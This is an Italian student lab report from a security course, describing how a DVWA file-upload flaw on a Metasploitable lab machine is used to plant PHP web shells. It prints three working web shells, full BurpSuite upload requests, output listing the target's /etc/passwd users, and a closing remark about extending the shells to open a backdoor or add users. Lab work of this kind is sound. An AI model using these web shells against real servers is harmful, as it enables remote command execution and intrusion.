

# EPICODE-CS0124

## S6/L1 - Pratica

Flaviano Sedici

---

### Pratica

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo **di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.**

---

### 1. Codici PHP utilizzati

#### 1.1.shell.php

```
<?php system($_REQUEST["cmd"]); ?>
```


#### 1.2.shell2.php

```
<?php
    if (isset($_GET['cmd']))
    {
        $cmd = $_GET['cmd'];
        echo '<pre>';
        $result = shell_exec($cmd);
        echo $result;
        echo '<pre>';
    }
?>
```

#### 1.3.shell3.php

```
<?php
    $output = array();
    $command = "cat /etc/passwd | cut -d\".\" -f1";
    echo 'running the command: <b>'.$command."</b><br />";
    exec($command, &$output);
    echo implode("<br />\n", $output);
?>
```

## 2. Caricamento dei tre codici e analisi di BurpSuite



Caricamento degli shell con sicurezza LOW

### 2.1. shell.php


```
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----121337677210373873502417477600
8 Content-Length: 510
9 Origin: http://192.168.50.101
10 Connection: close
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Cookie: security=low; PHPSESSID=709d57ca625679413b0f86ac08eb9fb2
13 Upgrade-Insecure-Requests: 1
14
15 -----121337677210373873502417477600
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----121337677210373873502417477600
20 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
21 Content-Type: application/x-php
22
23 <?php system($_REQUEST["cmd"]); ?>
24
25 -----121337677210373873502417477600
26 Content-Disposition: form-data; name="Upload"
27
28 Upload
29 -----121337677210373873502417477600--
30
```

BrupSuite: caricamento shell.php


Il primo shell è un semplice comando che esegue gli switch che seguono **?cmd=** nella URL.  
Abbiamo effettuato alcuni test con i comandi:

- *ls*
- *whoami*
- *pwd*


Di seguito i risultati ottenuti:



cmd "ls"




cmd "whoami"




cmd "pwd"

## 2.2. shell2.php




BurpSuite: caricamento shell2.php

Il secondo shell è simile al primo ma restituisce una versione formattata dei risultati:



cmd "ls"


## 2.3. shell3.php



```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----41324007761718854715816392435
8 Content-Length: 679
9 Origin: http://192.168.50.101
10 Connection: close
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Cookie: security=low; PHPSESSID=709d57ca625679413b0f86ac08eb9fb2
13 Upgrade-Insecure-Requests: 1
14
15 -----41324007761718854715816392435
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----41324007761718854715816392435
20 Content-Disposition: form-data; name="uploaded"; filename="shell3.php"
21 Content-Type: application/x-php
22
23 <?php
24     $output = array();
25     $command = "cat /etc/passwd | cut -d\"
26     echo 'running the command: <b>'. $command. '</b><br />';
27     exec($command, $output);
28     echo implode("<br />\n", $output);
29 ?>
30
31 -----41324007761718854715816392435
32 Content-Disposition: form-data; name="Upload"
33
34 Upload
35 -----41324007761718854715816392435--
```

### BurpSuite: caricamento shell3.php

Lo shell in questione restituisce con una formattazione intuitiva l'elenco degli user presenti sulla macchina target.



```
running the command: cat /etc/passwd | cut -d" " -f1
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuuid
dhcp
syslog
klog
sshd
msfadmin
bind
postfix
ftp
postres
mysql
tomcat55
distccd
user
service
telnetd
proftpd
statd
backdoor
```

### Risultato dello shell3.php

---

### 3. Conclusioni

Tramite i comandi `shell_exec()` e `exec()` aggiungendo la scrittura di un file `script.sh` è possibile inserire dei comandi più complessi, come ad esempio aprire una porta per l'accesso (backdoor), l'aggiunta di un nuovo user, etc.

In ogni caso anche tramite questi semplici comandi esposti nei paragrafi precedenti, è possibile acquisire molte informazioni sul server che ospita la webApp.